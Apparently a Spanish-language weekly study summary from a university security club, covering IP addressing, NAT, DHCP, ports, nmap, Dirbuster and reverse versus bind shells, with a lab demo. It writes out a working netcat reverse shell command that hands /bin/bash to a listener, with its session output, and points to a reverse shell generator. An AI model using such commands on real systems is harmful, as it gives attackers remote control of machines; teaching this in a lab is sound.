# Resumen Semana 7

## El reto de esta semana consiste en conseguir la flag que habrá en el archivo comprimido que se enviará por Discord y enviársela al bot


## TCP/IP

Esta semana comenzaremos a hablar de Redes. Para ello, vamos a comenzar por algo que todos hemos visto alguna vez, **direcciones IP**. IP significa Internet Protocol.

- A cualquier máquina (ordenador, móvil…) se le asigna una **dirección IP**, ya que esta es la que nos permite establecer una conexión con la máquina. Imagina que tienes que llegar a casa de un amigo, y no sabes donde vive. Necesitas la dirección de su casa; pues el concepto es el mismo.

Una dirección IP tiene esta pinta

- **172.16.254.1**
- Está formada por cuatro octetos (8 bits) separados por puntos




- Por ello, el número más grande de cada octeto será 255
    - 11111111 en binario = 255 en base 10

Esta versión de cuatro octetos se llama **IPv4** (Internet Protocol version 4), y al ser únicamente 32 bits, parece que se nos está quedando pequeña para la gran cantidad de dispositivos existentes en el mundo. Para ello, existe y se está considerando usar la versión **IPv6** como un estándar.

- Esta, en vez de 32 bits, dispone de 128 y tiene esta pinta
    - **2001:0db8:85a3:0000:0000:8a2e:0370:7334**

# IPs públicas vs privadas

Alguno ya habrá pensado que el sistema IPv4 solo puede almacenar 2^32 = 4294967296 dispositivos distintos, y, efectivamente, existen muchos más dispositivos que ese número.

La idea es que (generalmente) todos tenemos en casa **UNA** IP pública, que nos da nuestro proveedor de Internet, y dentro de nuestra LAN (red de área local (conectados en casa)) tenemos varias IPs privadas.


Teniendo la situación de la imagen, imaginemos que nuestro proveedor de Internet nos da la IP pública **88.5.183.181**. Esa IP es la que utiliza cualquier persona que quiere enviarnos o recibir información por Internet, independientemente del dispositivo.

Luego, dentro de nuestra propia red, imaginemos que tenemos:

- Tablet – **192.168.0.5**
- Laptop – **192.168.0.6**
- Printer – **192.168.0.24**

Todas estas son direcciones IPs privadas, accesibles solamente desde dentro de la red de área local. Para poder comunicarse realmente a través de Internet, se tienen que "traducir" la IP privada a una pública mediante un dispositivo **NAT** (que ahora explicaremos).

Algunos ejemplos de direcciones IP privadas son:

- 192.168.0.0 – 192.168.255.255
- 10.0.0.0 – 10.255.255.255
- 172.16.0.0 – 172.16.255.255

Existe una IP especial: **127.0.0.1** – se refiera a nuestra misma máquina.

No vamos a entrar mucho en detalle en cuanto a clases de direcciones IP y máscaras de red, pero si os interesa lo más mínimo, aquí tenéis un artículo pequeñico que lo explica todo muy bien:


Máscara de subred: Qué es, cómo funciona y para qué sirve (adslzone.net)

## DHCP

El protocolo DHCP (Dynamic Host Configuration Protocol) es el encargado de **asignar direcciones IP** dentro de la red de área local. La primera vez que te conectaste con el PC al Wi-Fi de casa, tu router utilizó este protocolo para darte una IP privada.

## NAT

Como habíamos dicho antes, para comunicarnos a través de Internet, nuestros dispositivos con direcciones IP privadas tienen que "traducirlas" a una IP pública. El protocolo NAT (Network Address Translation) es el encargado de "enlazar" nuestras IPs privadas con la IP pública.




En el caso de esta imagen, tenemos cuatro dispositivos conectados a la red local. Sus direcciones IP privadas son las que se muestran a la izquierda. Cuando el dispositivo **10.0.0.1** quiere mandar algo de información a través de Internet, lo hace a través del router, que utiliza la IP pública **12.0.0.1** para realizar el envío y recibir información de vuelta al dispositivo.

## Ports

Un dispositivo (ordenador, servidor…) tiene asignada una IP, pero puede estar ejecutando varios servicios muy diferentes. Para acceder a cada servicio se utilizan **puertos**. Al igual que antes, estabas yendo a casa de tu amigo, ya que tenías su dirección. Pero cuando llegas al portal, te das cuenta de que no te ha dicho en que piso y puerta vive. Los puertos son este "piso y puerta". Se utilizan para acceder a los distintos servicios que puede dar una máquina, y se identifican con un número, siendo el máximo 65535. Existen 1024 puertos conocidos como "common ports", siendo los más usados.

Algunos de estos puertos:

- 21 FTP
- 22 SSH
- 23 Telnet
- 25 SMTP
- 53 DNS
- 80 HTTP
- 135 Microsoft's RPC
- 143 IMAP
- 443 HTTPS or HTTP over SSL
- 445 SMB
- 3306 MySQL
- 3389 RDP


Cuando nos conectamos al Moodle de la UPM (imaginad que la IP del servidor es **138.100.200.11**) mediante un navegador como Chrome, realmente lo que estamos haciendo es acceder al puerto 80 o 443 (HTTP o HTTPS) y recogiendo la información que nos provee el servidor. La conexión al puerto se indica así – **138.100.200.11:80** o **138.100.200.11:443**

Si colocáis cualquiera de esas dos direcciones en el navegador, accederéis al Moodle de la UPM. Obviamente, esto lo solemos hacer mediante el dominio "*moodle.upm.es*" y otro protocolo que veremos más adelante. Suficiente teoría, vamos a probar cosas.


## Reverse Shell vs Bind Shell

La "Shell" es la parte de nuestro sistema a la que le damos comandos por teclado y los ejecuta. En el caso de Linux, se utiliza el programa "/bin/bash" o "/bin/sh" y se muestra todo por la terminal, que es la que nos permite interactuar con la Shell. Cuando atacamos un sistema, es posible obtener una conexión a la máquina mediante una Shell remota. Existen dos tipos.

La **Reverse Shell** es la más usada. La idea es que podemos ejecutar algún comando en un sistema remoto, y nos conectamos desde el sistema remoto al nuestro, abriendo una Shell que nos permite interactuar con el sistema. (Más abajo lo ponemos en práctica.)



Por otro lado, la **Bind Shell** abre un puerto en la máquina que estamos atacando, para que nos conectemos desde nuestra máquina y obtengamos de nuevo una Shell remota interactiva.




La **Reverse Shell**, al hacer la conexión desde la máquina que estamos atacando hacia nosotros, es más sigilosa, y por ello se suele utilizar el 95% de las veces.

## Herramientas útiles

- ping
  - Se utiliza para saber si una máquina está funcionando o apagada
  - Se mandan paquetes ICMP, y se espera una respuesta
    - Si la máquina responde, está funcionando

```
ping google.com

Pinging google.com [142.250.200.142] with 32 bytes of data:
Reply from 142.250.200.142: bytes=32 time=5ms TTL=115
Reply from 142.250.200.142: bytes=32 time=5ms TTL=115
Reply from 142.250.200.142: bytes=32 time=6ms TTL=115
Reply from 142.250.200.142: bytes=32 time=7ms TTL=115
```

  - En este caso, google.com me responde a los paquetes, así que está up
- nmap ADVERTENCIA!!!
  - Utilizar Nmap sin autorización previa se considera un ataque, y los más leve que os puede pasar es que os baneen de la UPM y tengáis que pedir perdón (ya ha pasado)
  - Se utiliza para escanear y descubrir puertos en una máquina
  - Se hace un Three Way Handshake un poco diferente al habitual

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.103.235
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-27 05:36 EDT
Nmap scan report for 10.10.103.235
Host is up (0.097s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

  - En este caso, la máquina tiene los puertos 22 y 80 abiertos.

- Nmap también se puede usar para descubrir otras máquinas en la red

```
┌──(kali㉿kali)-[~]
└─$ nmap -sP 10.0.2.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-27 05:44 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00013s latency).
Nmap done: 256 IP addresses (1 host up) scanned in 3.25 seconds
```

  - En este caso solo estoy yo en la red (**10.0.2.15**)

- Netcat (nc)
  - Netcat es la navaja multiusos del networking
  - Nosotros la vamos a utilizar sobre todo para conseguir reverse Shells
  - En nuestra máquina atacante, vamos a poner Netcat a escuchar conexiones entrantes en el puerto 6666

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 6666
listening on [any] 6666 ...
```

  - Ahora, desde otra terminal (como si estuviéramos en la máquina atacada), vamos a ejecutar un reverse Shell para conectarnos a nosotros mismos

```
┌──(kali㉿kali)-[~]
└─$ nc -e /bin/bash 10.0.2.15 6666
```

  - En la primera terminal, veremos que tenemos una conexión entrante y podremos ejecutar comandos


```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 6666
listening on [any] 6666 ...
10.0.2.15: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.15] 42244
id
uid=1000(kali) gid=1000(kali) groups=1000(kali),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),118(bluetooth),120(wireshark),134(scanner),143(kaboxer)
pwd
/home/kali
```

Pero ¿de dónde he sacado esa reverse Shell? Para hacernos la vida muy fácil, existe este recurso que nos proporciona reverse Shells desde MUCHOS servicios que puede tener la máquina atacada:


Online - Reverse Shell Generator (revshells.com)

Os invito a probar los que queráis para que veáis que funcionan.

- Dirbuster
    - Sirve para escanear directorios de un servidor web
    - Normalmente usamos la wordlist
        - /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt




    - Se escribiría la URL que queremos escanear, la wordlist y le daríamos a Start




| Type | Found | Response | Size |
|---|---|---|---|
| Dir | / | 200 | 9246 |
| Dir | /about/ | 200 | 664 |
| Dir | /rss/ | 200 | 663 |
| Dir | /login/ | 302 | 670 |
| Dir | /security/ | 200 | 664 |
| File | /cdn-cgi/l/email-protection | 200 | 381 |
| File | /rss | 200 | 595 |
| File | /rss/index.php | 302 | 644 |
| File | /rss/images.php | 302 | 645 |
| Dir | /rss/images/ | 302 | 668 |
| Dir | /rss/index/ | 302 | 668 |
| Dir | /rss/download/ | 302 | 668 |
| File | /rss/2006.php | 302 | 643 |
| Dir | /rss/2006/ | 302 | 670 |

Lo vamos a dejar aquí por hoy, que esta introducción es extensa como ella sola.

Por ahora eso es todo, cualquier duda no dudéis en preguntar a cualquier compañero o a Llamas y Merk!

Hasta la semana que viene!